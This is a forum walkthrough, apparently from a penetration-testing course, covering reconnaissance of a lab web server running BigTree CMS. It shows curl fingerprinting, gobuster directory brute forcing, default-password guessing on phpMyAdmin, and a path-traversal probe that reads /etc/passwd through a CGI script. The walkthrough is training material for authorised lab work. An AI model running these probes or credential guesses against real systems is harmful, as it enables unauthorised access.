    <meta name="keywords" content="" />
    <meta name="description" content="" />

    <title>Trees of Large Sizes</title>

    <link rel="stylesheet" href="http://10.11.1.71/site/index.php/css/site.css" type="text/css" media="all" />
    <link rel="stylesheet" href="http://10.11.1.71/site/css/print.css" type="text/css" media="print" />
```

It's a valid web application (rather than a default welcome message). So we can see the raw HTML code, which makes up the web page (because this isn't processed on the remote server - unlike PHP code).

Web Application (GUI)

Let's now start up a GUI web browser to see what the page looks like (as a end user).


Trees of Large Sizes

10.11.1.71/site/index.php/

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

TREES OF LARGE SIZES

TREE BLOG GLOSSARY ABOUT



Sequoia

Sequoia is a genus of redwood coniferous trees in the Sequoioideae subfamily, of the Cupressaceae family. The only extant species of the genus is the Sequoia sempervirens in the Northern California coastal forests ecoregion of...

[READ MORE](#)

Photo Credit



By Jos., GFDL or CC-BY-3.0, via Wikimedia Commons

[LEARN MORE](#)

Mr. T Can Chop Down 20 Trees Per Hour

In July 1976, Tureaud's platoon sergeant punished him by giving him the detail of chopping down trees during training camp at Fort McCoy in Wisconsin, but did not tell him how many trees, so Tureaud single-handedly chopped down over seventy trees from 6:30 am to 10:00 am, until a shocked major superseded the sergeant's orders.

Later in life, Tureaud angered the residents of a Chicago suburb called Lake Forest, by cutting down more than a hundred oak trees on his estate. The incident is now referred to as "The Lake Forest Chain Saw Massacre"

CONTACT

BigTree CMS
 2026 East Lombard Street
 Baltimore, MD 21231
support@bigtreecms.org



ABOUT THE BIGTREE SAMPLE SITE

This site is distributed as a technical demonstration of the open source software product BigTree CMS. All content and photographs are sourced from Wikipedia and Wikimedia Commons and are subject to the distribution rights of their respected licenses. We are not tree experts nor do we intend for this site to be used as a factual reference. The design elements...

ACCOUNTS

-  **FACEBOOK**
LIKE US ON FACEBOOK
-  **TWITTER**
FOLLOW US ON TWITTER

A few things we like to check are : comments (as these wouldn't be seen when rendered), the web application name / version, and links to other pages/domains.

Web Application (Internal & External Links)

We can't see any HTML comments in the code, so lets now quickly check the title tag (as that can have the web application name in it) as well as any links:

Code:

```
root@kali:~# curl 10.11.1.71 -s -L | grep "title|href" | sed -e 's/^[[:space:]]*///'
<title>Trees of Large Sizes</title>
<link rel="stylesheet" href="http://10.11.1.71/site/index.php/css/site.css" type="text/css" media="all" />
...SNIP...
<a href="http://10.11.1.71/site/index.php/" class="branding">Trees of Large Sizes</a>
...SNIP...
<a href="http://en.wikipedia.org/wiki/Sequoia_%28genus%29" class="more" target="_blank">Read More</a>
...SNIP...
<a href="http://commons.wikimedia.org/wiki/File:3ASequoia_sempervirens_BigSur.jpg" target="_blank" class="cred
...SNIP...
<p>Later in life, Tureaud angered the residents of a Chicago suburb called Lake Forest, by cutting down more t
<p><strong>BigTree CMS</strong><br /><span>2026 East Lombard Street <br />Baltimore, MD 21231 </span><
<a href="http://www.facebook.com/BigTreeCms" class="facebook" target="_blank">Facebook<small>Like us on Faceb
<a href="http://www.twitter.com/bigtreecms" class="twitter" target="_blank">Twitter<small>Follow us on Twitte
root@kali:~#
```

```
root@kali:~# curl 10.11.1.71 -s -L | grep "title|href" | sed -e 's/^[[:space:]]*///'
<title>Trees of Large Sizes</title>
<link rel="stylesheet" href="http://10.11.1.71/site/index.php/css/site.css" type="text/css" media="all" />
<link rel="stylesheet" href="http://10.11.1.71/site/css/print.css" type="text/css" media="print" />
<link rel="stylesheet" href="http://10.11.1.71/site/css/ie.css" type="text/css" media="all" />
<a href="http://10.11.1.71/site/index.php/" class="branding">Trees of Large Sizes</a>
<a href="http://10.11.1.71/site/index.php/tree-blog/">Tree Blog</a>
<a href="http://10.11.1.71/site/index.php/glossary/">Glossary</a>
<a href="http://10.11.1.71/site/index.php/about/">About</a>
<a href="http://en.wikipedia.org/wiki/Sequoia_%28genus%29" class="more" target="_blank">Read More</a>
<a href="http://en.wikipedia.org/wiki/Prunus_serrulata" class="more" target="_blank">Read More</a>
<a href="http://en.wikipedia.org/wiki/Tilia_cordata" class="more" target="_blank">Read More</a>
<a href="http://commons.wikimedia.org/wiki/File:3ASequoia_sempervirens_BigSur.jpg" target="_blank" class="credit active">
<a href="http://commons.wikimedia.org/wiki/File:Cherry_tree_blossoms.jpg" target="_blank" class="credit">
<a href="http://commons.wikimedia.org/wiki/File:Linde_von_linn.jpg" target="_blank" class="credit">
<p>Later in life, Tureaud angered the residents of a Chicago suburb called Lake Forest, by cutting down more than a hundred oak trees on his estate. The
incident is now referred to as "The Lake Forest Chain Saw Massacre"</p>
<a href="http://en.wikipedia.org/wiki/Mr._T" cla
ss="more">Learn More</a>
<p><strong>BigTree CMS</strong><br /><span>2026 East Lombard Street <br />Baltimore, MD 21231 </span><br /><a href="mailto:support@bigtreecms.org">supp
ort@bigtreecms.org</a></p>

<a href="http://www.facebook.com/BigTreeCms" class="facebook" target="_blank">Facebook<small>Like us on Facebook</small></a>
<a href="http://www.twitter.com/bigtreecms" class="twitter" target="_blank">Twitter<small>Follow us on Twitter</small></a>
root@kali:~#
```

Web Application (HTML Render)

So thats all great, but let's now see what the web page renders like.

At this point we can start up iceweasel/firefox/chrome to look at the page... instead, let's stick with command line for the time being. Welcome "html2text".

Code:

```
root@kali:~# curl 10.11.1.71 -s -L | html2text -width '99' | uniq
...SNIP...
*** Mr. T Can Chop Down 20 Trees Per Hour ***
In July 1976, Tureaud's platoon sergeant punished him by giving him the detail of chopping down
trees during training camp at Fort McCoy in Wisconsin, but did not tell him how many trees, so
Tureaud single-handedly chopped down over seventy trees from 6:30 am to 10:00 am, until a shocked
...SNIP...
* Contact *
BigTree CMS
...SNIP...
support@bigtreecms.org
* Accounts *
FacebookLike_us_on_Facebook TwitterFollow_us_on_Twitter
* About the BigTree Sample Site *
This site is distributed as a technical demonstration of the open source software product BigTree
CMS.
...SNIP...
root@kali:~#
```

```

root@kali:~# curl 10.11.1.71 -s -L | html2text -width '150' | uniq

Trees_of_Large_Sizes
Tree_Blog Glossary About
1 2 3
**** Sequoia ****
=====
Sequoia is a genus of redwood coniferous trees in the Sequoioideae subfamily, of the Cupressaceae family. The only extant species of the genus is the
Sequoia sempervirens in the Northern California coastal forests ecoregion of...
Read_More
**** Prunus Serrulata ****
=====
Prunus serrulata or Japanese Cherry; also called Hill Cherry, Oriental Cherry or East Asian Cherry, is a species of cherry native to Japan, Korea and
China. It is known for its spring cherry blossom displays and festivals.
Read_More
**** Tilia Cordata ****
=====
Integer posuere erat a ante venenatis dapibus posuere velit aliquet. Etiam porta sem malesuada magna mollis euismod. Curabitur blandit tempus
porttitor.
Read_More
Photo_Credit
Gilles_Douglas,_CC-BY-2.0,_via_Wikimedia_Commons

Photo_Credit
Agricultural_Research_Service,_Public_Domain

Photo_Credit
Stefan_Wernli,_CC-BY-SA-2.5,_via_Wikimedia_Commons

By Jos., GFDL or CC-BY-3.0, via Wikimedia Commons
*** Mr. T Can Chop Down 20 Trees Per Hour ***
In July 1976, Tureaud's platoon sergeant punished him by giving him the detail of chopping down trees during training camp at Fort McCoy in Wisconsin,
but did not tell him how many trees, so Tureaud single-handedly chopped down over seventy trees from 6:30 am to 10:00 am, until a shocked major
superseded the sergeant's orders.
Later in life, Tureaud angered the residents of a Chicago suburb called Lake Forest, by cutting down more than a hundred oak trees on his estate. The
incident is now referred to as "The Lake Forest Chain Saw Massacre"
Learn_More
* Contact *
BigTree CMS
2026 East Lombard Street
Baltimore, MD 21231
support@bigtreecms.org
* Accounts *
FacebookLike us on Facebook TwitterFollow us on Twitter
* About the BigTree Sample Site *
This site is distributed as a technical demonstration of the open source software product BigTree CMS. All content and photographs are sourced from
Wikipedia and Wikimedia Commons and are subject to the distribution rights of their respected licenses. We are not tree experts nor do we intend for
this site to be used as a factual reference. The design elements...
© Trees of Large Sizes
root@kali:~#

```

At the top of the page, you would see a lot of content (however it has been snipped out), which is all the navigation menus, then it moves onto content. It doesn't "fully" make sense or fit in. Then theres some non English text (removed). Lastly, there's some text at the bottom (in the footer), which is exactly what we are looking for: "About the **BigTree Sample Site** ...SNIP... demonstration of the **open source** software product **BigTree CMS**". So its a sample site (which explains the odd context of content now), using BigTree CMS.

Web Application (Social Networks)

This can also be re-enforced by one of the social network links, twitter (<http://www.twitter.com/bigtreecms>):

BigTree CMS is an open source content management system built on PHP and MySQL. It was created by, and for, user experience and content strategy experts

BigTree CMS (@bigtreecms) | T

BigTree CMS (@bigtr... x +

Twitter, Inc. (US) | https://twitter.com/bigtreecms

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Home Moments

BigTree CMS
@bigtreecms

BigTree CMS is an open source content management system built on PHP and MySQL. It was created by, and for, user experience and content strategy experts.

bigtreecms.org
Joined March 2010

TWEETS 213 FOLLOWING 8 FOLLOWERS 161 LIKES 86

Tweets Tweets & replies Media

BigTree CMS @bigtreecms · Apr 27
BigTree 4.2.10 has been released with release notes here:

github.com

Web Application (Accessing The Source Code)

So following the social network home page link (<https://www.bigtreecms.org/>), we can click about until we get the source code (<https://github.com/bigtreecms/BigTree-CMS/>).

One of the key files we see is called `"/README.md"`.

GitHub - bigtreecms/BigTree-CMS -

GitHub - bigtreecms/... x +

GitHub, Inc. (US) https://github.com/bigtreecms/BigTree-CMS/

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Personal Open source Business Explore Pricing Blog Support

bigtreecms / **BigTree-CMS**

Code Issues 23 Pull requests 0 Pulse Graphs

<http://www.bigtreecms.org>

2,950 commits 6 branches

Branch: master New pull request New file Find file H

tim Buckingham Release notes.

core	Fixed \$bigtree["commands"] being incorrect when previewing a pend
.gitignore	Fixed a bunch of failed sql escaping -- shouldn't be a real risk due ...
README.md	Release notes.
bigtree.sql	Wrong revision # in base sql.
example-site.sql	Fixed BigTreeAdmin::ungrowl not doing anything. Fixed bad example
install.php	Fixed installing without an explicit port in some hosting systems.
license.txt	4.0 beta 1 Release

https://raw...r/README.md x +

https://raw.githubusercontent.com/bigtreecms/BigTree-CMS/master/README.md

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

```
BigTree CMS 4.2
=====
<http://www.bigtreecms.org/>

Licensing
-----
BigTree CMS is publicly licensed under the [GNU Lesser General Public License](http://www.gnu.org/copyleft/lesser.html).
If you would like to use BigTree under a different license, please [contact us](mailto:info@fastspot.com).

Contributing
-----
We would love to have the community work with us on BigTree. Guidelines are currently being created for how community contribution
contact <contribute@bigtreecms.org>. If you would like to begin developing the BigTree core, follow the process below:

1. Fork it.
2. Create a branch (`git checkout -b 4.0_toms_branch`)
3. Commit your changes (`git commit -am "Fixed My Broken Foot"`)
4. Push to the branch (`git push origin 4.0_toms_branch`)
5. Create an [Issue][1] with a link to your branch

Changelog
-----

### 4.2.10 Release
- UPDATED: Data parsers can now be used in both CSV reports and filtered view reports (thanks Jordan Mason)
- UPDATED: TinyMCE to 4.3.10 (default config file settings now include the minified version rather than the developer version)
```

This is important to us as it contains the "Changelog". Using this, we are able to find out the version of the software.

Code:

```

root@kali:~# curl 10.11.1.71/README.md
BigTree CMS 4.0
=====
< http://www.bigtreecms.org/>
...SNIP...
Changelog
-----

### 4.0.6 Release
...SNIP...
root@kali:~#

```

```

root@kali:~# curl 10.11.1.71/README.md
BigTree CMS 4.0
=====
<http://www.bigtreecms.org/>

Licensing
-----
BigTree CMS is publicly licensed under the [GNU Lesser General Public License](http://www.gnu.org/copyleft/lesser.html).
If you would like to use BigTree under a different license, please [contact us](mailto:info@fastspot.com).

Contributing
-----
We would love to have the community work with us on BigTree. Guidelines are currently being created for how community can
contribute to the project. For more information, please contact <contribute@bigtreecms.org>. If you would like to begin developing the
project, please contact us at:

1. Fork it.
2. Create a branch (`git checkout -b 4.0_toms_branch`)
3. Commit your changes (`git commit -am "Fixed My Broken Foot"`)
4. Push to the branch (`git push origin 4.0_toms_branch`)
5. Create an [Issue][1] with a link to your branch

Changelog
-----

### 4.0.6 Release
- FIXED: Module Designer not setting id columns to UNSIGNED
- FIXED: Failed BigTreeAutoModule::createItem causing empty cache entries (now properly returns false as well)

```

Bingo! So now we know the name and version, **BigTree CMS v4.0.6**.

Summary

We now have a few options we could do:

- Poke about a bit more, trying to read any (custom?) content - however, as this is a sample site, maybe not a good idea
- Try and find the admin control panel - however, we don't have a list of user names to try yet. Could try some we have already gotten in the lab or lookup the default value.
- Try and find any other web applications on the site (e.g. checking /robots.txt or brute forcing URLs) - This will take some time, so its a good idea to kick it off early.
- Start looking up if theres any vulnerability in the services and applications so far.

So our plan of action, start to check if there's any more web applications on the server (we are not worried about being stealthy in this attack), and then start researching any known issues and vulnerabilities in software.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

[Reply](#)
[Reply With Quote](#)

05-17-2016, 07:59 AM

#8



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Information Gathering

Web Application (Hidden)

Robots(.txt) vs Spiders

A quick check to see if there's anything the system administrator wouldn't want a Internet spider to index:

Note: For common/default values to look/check for: <https://github.com/h5bp/html5-boilerplate>

Code:

```
root@kali:~# curl 10.11.1.71/robots.txt -s | html2text
***** Not Found *****
The requested URL /robots.txt was not found on this server.
=====
      Apache/2.4.7 (Ubuntu) Server at 10.11.1.71 Port 80
root@kali:~#
```

```
root@kali:~# curl 10.11.1.71/robots.txt -s | html2text
***** Not Found *****
The requested URL /robots.txt was not found on this server.
=====
      Apache/2.4.7 (Ubuntu) Server at 10.11.1.71 Port 80
root@kali:~#
```

Useful tool: **parsero**

URL Brute Force (General)

Brute forcing doesn't always mean passwords attacks. Its the process of guessing, by trying certain combinations (either pre-defined from a dictionary/wordlist or trying every possible value, increasing its value each time). We can apply this to URLs too.

There's various tools to help us do this, such as: **DirB** (CLI), **DirBuster** (GUI), **wfuzz** (CLI), **Burp Suite** (GUI), and *my favourite* **Gobuster** (CLI).

Just like password brute forcing, it doesn't matter how "good" a tool is, the key is the wordlist. **If the "magic" value isn't in the wordlist, its not going to be discovered.** And keep in mind the longer the wordlist, the longer the attack will take.

Note: The labs have been designed so you should not be brute forcing anything for more than 30 minutes.

Some of the mentioned tools come with their own wordlists with them (such as DirB & wfuzz) which have commonly found URLs - and you can mix and match the tools to the wordlists.

However, there is a dedicated project called "**SecList**" which aims to cover as many general/generic wordlists as possible (for every topic). Its worth having a quick explore:

- DirB - **/usr/share/dirb/wordlists/**
- wfuzz - **/usr/share/wfuzz/wordlist/**
- SecList - **/usr/share/seclists/**

Note: Depending on your Kali version, you may have to install them (apt-get install -y [name])

Code:

```
root@kali:~# gobuster -u http://10.11.1.71/ \
  -w /usr/share/seclists/Discovery/Web_Content/common.txt \
  -s '200,204,301,302,307,403,500' -e

=====
Gobuster v1.0 (DIR support by OJ Reeves @TheColonial)
              (DNS support by Peleus      @0x42424242)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.11.1.71/
[+] Threads       : 10
[+] Wordlist       : /usr/share/seclists/Discovery/Web_Content/common.txt
[+] Status codes  : 500,200,204,301,302,307,403
[+] Expanded      : true
=====
http://10.11.1.71/.hta (Status: 403)
http://10.11.1.71/.htaccess (Status: 403)
http://10.11.1.71/.htpasswd (Status: 403)
http://10.11.1.71/cache (Status: 301)
http://10.11.1.71/cgi-bin/ (Status: 403)
http://10.11.1.71/core (Status: 301)
http://10.11.1.71/custom (Status: 301)
http://10.11.1.71/index.php (Status: 302)
http://10.11.1.71/javascript (Status: 301)
http://10.11.1.71/phpmyadmin (Status: 301)
http://10.11.1.71/server-status (Status: 403)
http://10.11.1.71/site (Status: 301)
http://10.11.1.71/templates (Status: 301)
...SNIP...
root@kali:~#
```

```

root@kali:~# gobuster -u http://10.11.1.71/ \
> -w /usr/share/seclists/Discovery/Web_Content/common.txt \
> -s '200,204,301,302,307,403,500' -e

=====
Gobuster v1.0 (DIR support by OJ Reeves @TheColonial)
              (DNS support by Peleus @0x42424242)
=====

[+] Mode       : dir
[+] Url/Domain : http://10.11.1.71/
[+] Threads   : 10
[+] Wordlist    : /usr/share/seclists/Discovery/Web_Content/common.txt
[+] Status codes : 500,200,204,301,302,307,403
[+] Expanded   : true
=====

http://10.11.1.71/.hta (Status: 403)
http://10.11.1.71/.htaccess (Status: 403)
http://10.11.1.71/.htpasswd (Status: 403)
http://10.11.1.71/cache (Status: 301)
http://10.11.1.71/cgi-bin/ (Status: 403)
http://10.11.1.71/core (Status: 301)
http://10.11.1.71/custom (Status: 301)
http://10.11.1.71/index.php (Status: 302)
http://10.11.1.71/javascript (Status: 301)
http://10.11.1.71/phpmyadmin (Status: 301)
http://10.11.1.71/server-status (Status: 403)
http://10.11.1.71/site (Status: 301)
http://10.11.1.71/templates (Status: 301)
=====
root@kali:~#

```

So let's break these values down:

```

/index.php (Status: 302)
/cache (Status: 301)
/core (Status: 301)
/custom (Status: 301)
/javascript (Status: 301)
/phpmyadmin (Status: 301) <-- Could be something.
/site (Status: 301)
/templates (Status: 301)
/.hta, /.htaccess, /.htpasswd (Status: 403) <-- Good chance "dot files" are not allowed to be accessed directly.
/cgi-bin/ (Status: 403) <-- Could be something.
/server-status (Status: 403) <-- Shame. Might of got some nice information about the machine.


```

Options now:

- Poke around at phpMyAdmin.
- Try a different wordlist. Either/mixture/all:
 - Another general one.
 - One targeted towards: /cgi-bin/.
 - ... We don't have enough (custom) information to generate one towards our target (using **CeWL/wordhound**), as its using a sample page.
- Start researching vulnerabilities and issues in known software.
 - The later we do this, hopefully we will know more about the target and have more to research, increasing the possible attack surface.

phpMyAdmin

So using iceweasel/firefox/chrome, we can navigate to <http://10.11.1.71/phpmyadmin> and see the following:



We manually try a few default values such as:

- **admin \ ""** (blank), **admin \ admin**, **admin \ password**
- **root \ ""** (blank), **root \ root**, **root \ password**

However, it wasn't successful. A Google search shows the default passwords depends on how phpMyAdmin was installed and the OS and it's version - we tried every value.

We could start an online password attack on it, however the chance of it being successful is slim. **We'll put a pin in it now, and put it at the end of "try list" so we will revisit it at a later time (if required).**

URL Brute Force (CGI)

So next on our list, a specific wordlist to try! As we have already done a wordlist of common values, let's use what we learnt from it and start to get a specific/specialize, by targeting CGI URLs.

All we are going to-do, is re-run the same command as last time, however switch out the wordlist with another one from SecList:

Code:

```
root@kali:~# gobuster -u http://10.11.1.71/ \
-w /usr/share/seclists/Discovery/Web_Content/cgis.txt \
-s '200,204,301,302,307,403,500' -e

=====
Gobuster v1.0 (DIR support by OJ Reeves @TheColonial)
              (DNS support by Peleus @0x42424242)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.11.1.71/
[+] Threads        : 10
[+] Wordlist        : /usr/share/seclists/Discovery/Web_Content/cgis.txt
[+] Status codes   : 204,301,302,307,403,500,200
[+] Expanded       : true
=====
http://10.11.1.71/. (Status: 302)
http://10.11.1.71/index.php?chemin=.%2F..%2F..%2F..%2F..%2F..%2F%2Fetc (Status: 302)
http://10.11.1.71/index.php/123 (Status: 302)
http://10.11.1.71/?mod=node&nid=some_thing&op=view (Status: 302)
http://10.11.1.71/?mod=some_thing&op=browse (Status: 302)
http://10.11.1.71/index.php?file=index.php (Status: 302)
^C
root@kali:~#
```

```

root@kali:~# gobuster -u http://10.11.1.71/ \
> -w /usr/share/seclists/Discovery/Web_Content/cgis.txt \
> -s '200,204,301,302,307,403,500' -e

=====
Gobuster v1.0 (DIR support by OJ Reeves @TheColonial)
                (DNS support by Peleus @0x42424242)
=====

[+] Mode           : dir
[+] Url/Domain     : http://10.11.1.71/
[+] Threads       : 10
[+] Wordlist       : /usr/share/seclists/Discovery/Web_Content/cgis.txt
[+] Status codes  : 204,301,302,307,403,500,200
[+] Expanded      : true
=====

http://10.11.1.71/. (Status: 302)
http://10.11.1.71/index.php?chemin=.%2F.%2F.%2F.%2F.%2F.%2F.%2F%2Fetc (Status: 302)
http://10.11.1.71/index.php/123 (Status: 302)
http://10.11.1.71/?mod=node&nid=some_thing&op=view (Status: 302)
http://10.11.1.71/?mod=some_thing&op=browse (Status: 302)
http://10.11.1.71/index.php?file=index.php (Status: 302)
^C
root@kali:~#

```

...We killed it before it could complete. This is because we are just been flooded with data that we are not interested in right now (all those redirects - HTTP 302). Let's filter them out for the time being, if we need to, re-scan again with them enabled (we put it on our "to try later" list).

Useful: [List of HTTP status codes](#)

Code:

```

root@kali:~# gobuster -u http://10.11.1.71/ \
-w /usr/share/seclists/Discovery/Web_Content/cgis.txt \
-s '200,204,403,500' -e
...SNIP...
[+] Status codes : 500,200,204,403
...SNIP...
http://10.11.1.71/cgi-bin/admin.cgi?list=../../../../../../../../../../../../etc/passwd (Status: 200)
http://10.11.1.71/cgi-bin/ (Status: 403)
http://10.11.1.71/server-status (Status: 403)
http://10.11.1.71/phpmyadmin/ (Status: 200)
http://10.11.1.71/cgi-bin/admin.cgi (Status: 200)
http://10.11.1.71/cgi-bin/test.cgi (Status: 200)
http://10.11.1.71/cgi-bin/.htaccess (Status: 403)
http://10.11.1.71/cgi-bin/.htaccess.old (Status: 403)
http://10.11.1.71/cgi-bin/.htaccess.save (Status: 403)
http://10.11.1.71/cgi-bin/.htpasswd (Status: 403)
http://10.11.1.71/cgi-bin/.htaccess~ (Status: 403)
http://10.11.1.71/.htpasswd (Status: 403)
http://10.11.1.71/.htaccess (Status: 403)
http://10.11.1.71/icons/ (Status: 403)
...SNIP...
root@kali:~#

```

```

root@kali:~# gobuster -u http://10.11.1.71/ \
> -w /usr/share/seclists/Discovery/Web_Content/cgis.txt \
> -s '200,204,403,500' -e

=====
Gobuster v1.0 (DIR support by OJ Reeves @TheColonial)
(DNS support by Peleus @0x42424242)
=====
[+] Mode : dir
[+] Url/Domain : http://10.11.1.71/
[+] Threads : 10
[+] Wordlist : /usr/share/seclists/Discovery/Web_Content/cgis.txt
[+] Status codes : 500,200,204,403
[+] Expanded : true
=====
http://10.11.1.71/cgi-bin/admin.cgi?list=../../../../../../../../../../../../etc/passwd (Status: 200)
http://10.11.1.71/cgi-bin/ (Status: 403)
http://10.11.1.71/server-status (Status: 403)
http://10.11.1.71/phpmyadmin/ (Status: 200)
http://10.11.1.71/cgi-bin/admin.cgi (Status: 200)
http://10.11.1.71/cgi-bin/test.cgi (Status: 200)
http://10.11.1.71/cgi-bin/.htaccess (Status: 403)
http://10.11.1.71/cgi-bin/.htaccess.old (Status: 403)
http://10.11.1.71/cgi-bin/.htaccess.save (Status: 403)
http://10.11.1.71/cgi-bin/.htpasswd (Status: 403)
http://10.11.1.71/cgi-bin/.htaccess~ (Status: 403)
http://10.11.1.71/.htpasswd (Status: 403)
http://10.11.1.71/.htaccess (Status: 403)
http://10.11.1.71/icons/ (Status: 403)
=====
root@kali:~# █

```

Let's break it down again:

```

/cgi-bin/ (Status: 403) <-- We can't access in the index page... but..
/cgi-bin/admin.cgi (Status: 200) <-- ...we can any page (if we know/guess the address!). Could be something.
/cgi-bin/admin.cgi?list=../../../../../../../../etc/passwd (Status: 200) <-- This might be a LFI vulnerability (if it accepts/uses 'list' as a
input).
/cgi-bin/test.cgi (Status: 200) <-- Could be something.
/phpmyadmin/ (Status: 200) <-- Knew this already for last time.
/cgi-bin/.htaccess, /cgi-bin/.htaccess.old, /cgi-bin/.htaccess.save, /cgi-bin/.htpasswd, /cgi-bin/.htaccess~, /.htpasswd, /.htaccess
(Status: 403) <-- Like last time, good chance "dot files" are not allowed to be accessed.
/server-status (Status: 403) <-- Like last time, Can't use it to get some nice information about the machine.
/icons/ (Status: 403) <-- Not helpful.

```

The take away on it this time around, anything starting with ".hta" is blocked.

This has NOT been applied to "./cgi-bin/" URLs, so if you can guess/predict what's on the target, we can access them (just not the index page!).

Summary

We have three hidden URLs to look at:

- <http://10.11.1.71/phpmyadmin/>
- <http://10.11.1.71/cgi-bin/admin.cgi>
- <http://10.11.1.71/cgi-bin/test.cgi>

Last edited by g0tmi1k; 07-22-2016 at 03:34 PM.

Reply

Reply With Quote

05-18-2016, 11:19 AM

#9



g0tmi1k Offsec Staff

Join Date:	Jun 2011
Posts:	462



Information Gathering

Vulnerabilities vs Exploits vs CVEs

A quick overview of a few terms:

- A **vulnerability** is a flaw in a system which COULD provide an attacker with a way into the software itself, in an unattended manner.
 - It is not an open door, but a weak door, which MIGHT allow an attacker a way in.
 - A **exploit** is the way INTO the system. An attacker turns the vulnerability into a method into the system.
 - An exploit is the tool used to bust down the door - allowing the attacker to walk through the door.
 - **0day** means the exploit has been known about for less than a day. So the software authors didn't have any notice/chance to create a patch, to protect from the vulnerability.
 - Someone has found a way to bust down a door without giving the chance to put up any protections, stopping the attack from happening.
 - **1day** means the vulnerability is publicly known about, allowing for the software authors to create a patch. However, there isn't yet any public exploit code.
 - Able to protect a door from being busted down even though there isn't yet a known way to open the door.
- CVE** is a standard, for making a list of vulnerabilities, using a certain naming format and terms. It makes it easier to identify and reference vulnerabilities.
- Able to identify what the issue is.
- A **"feature"** is using the software how it was designed in order to perform an action
 - Such as allowing file uploads on a web site, to share pictures, might also allow for web shells to be uploaded.

Please note:

- Not every vulnerability can be exploited (for various reasons).
- Not every vulnerability has an exploit (for various reasons).
- Not every vulnerability or exploit is "public" (Sometimes are kept "private" so they are not shared with anyone or required to be purchased. Sometimes these vulnerabilities are not even publicly known about!)
- Not every vulnerability has a CVE (for various reasons).
- There are other naming conventions than CVEs to identify issues (such as Microsoft's Bulletins).
- There might be multiple exploits for the same vulnerability (e.g. re-written in different coding languages).
- One exploit might use/target multiple vulnerabilities.
- Exploits may get updated over time (just like any other software)!
- Exploits may affect a range of software versions (depends on the vulnerability, which depends on the code used in the software in the first place).
- It's possible to chain vulnerabilities to create an exploit (Allowing to access/reach places in code which normally wouldn't be accessible).
- Some "Denial of Service (DoS)" exploits are the beginning of creating a PoC exploit. Not every DoS exploit can be converted (goes back to not every vulnerability can be exploited).
- A "Proof of Concept (PoC)" exploit is to demonstrate the vulnerability is exploitable. Depending on the state of the PoC, it may require work in order to reach desired goal (E.g. it displays a pop up alert, rather than executing commands on the target). These are not always stable.
- A weaponized exploit, means the payload will work for everyone/anyone every time, out of the box without any configuration needed. These are stable.
- ...*This is only a quick overview/guide!*

Attack Surface based on Target's Information

Up till now, we really haven't tried to "hack" into the target - more about just being an end user and gathering information about the system (might of just tried a default. Using what we know, we have some information about the software installed on the target. Let's put what we know in order (based on the attack surface chance of being vulnerable):

1. Web Application - BigTree CMS 4.0.6
2. Web Technologies - PHP 5.5.9
3. Web Server - Apache 2.4.7
4. SSH Service - OpenSSH 6.6
5. Database - MySQL (Not sure on the version)
6. OS - Ubuntu (14.04? - not sure on the version)

The justification for this, mainly comes from experience (background knowledge based on issues seen in the past):

- We don't have **direct** access to either the OS or MySQL database, as well as know their version number at this stage - which is why they are at the bottom.
- SSH is known being 'stable' service - (which we know from researching CVEs).
- The web server is relatively modern. There's only a very slim chance there will be a vulnerable issue with it.
- The PHP core itself (not user created code) has had various issues in recent years - so there is a chance it could be

- vulnerable to *something*
 - however often requires a certain setting/actions, which lowers its possibility we can exploit something.
- The highest chance of there being an exploit, allowing us to get a foot hold into the system, would be in the web application.
 - This is because it is the newest technology so would have had less time to mature due to less developers/pairs of eyes looking and working on the code.
 - It also has the largest attack surface based on it being able to access the database (nothing else which we can interact with can).

Exploit-Database & CVEs

Exploit-Database (sometimes called, Exploit-DB or E-DB) is exactly what it says, a collection of exploits (all of which are free to access).

This can be accessed either online via the web site (<https://www.exploit-db.com/>) or offline using the command line tool, **searchsploit**.

Using them, it is possible to search for known exploits (not vulnerabilities!) using various terms/criteria, such as software, versions and CVEs.

For more information about **Exploit-DB**, [see here](#), else [see here for SearchSploit](#).

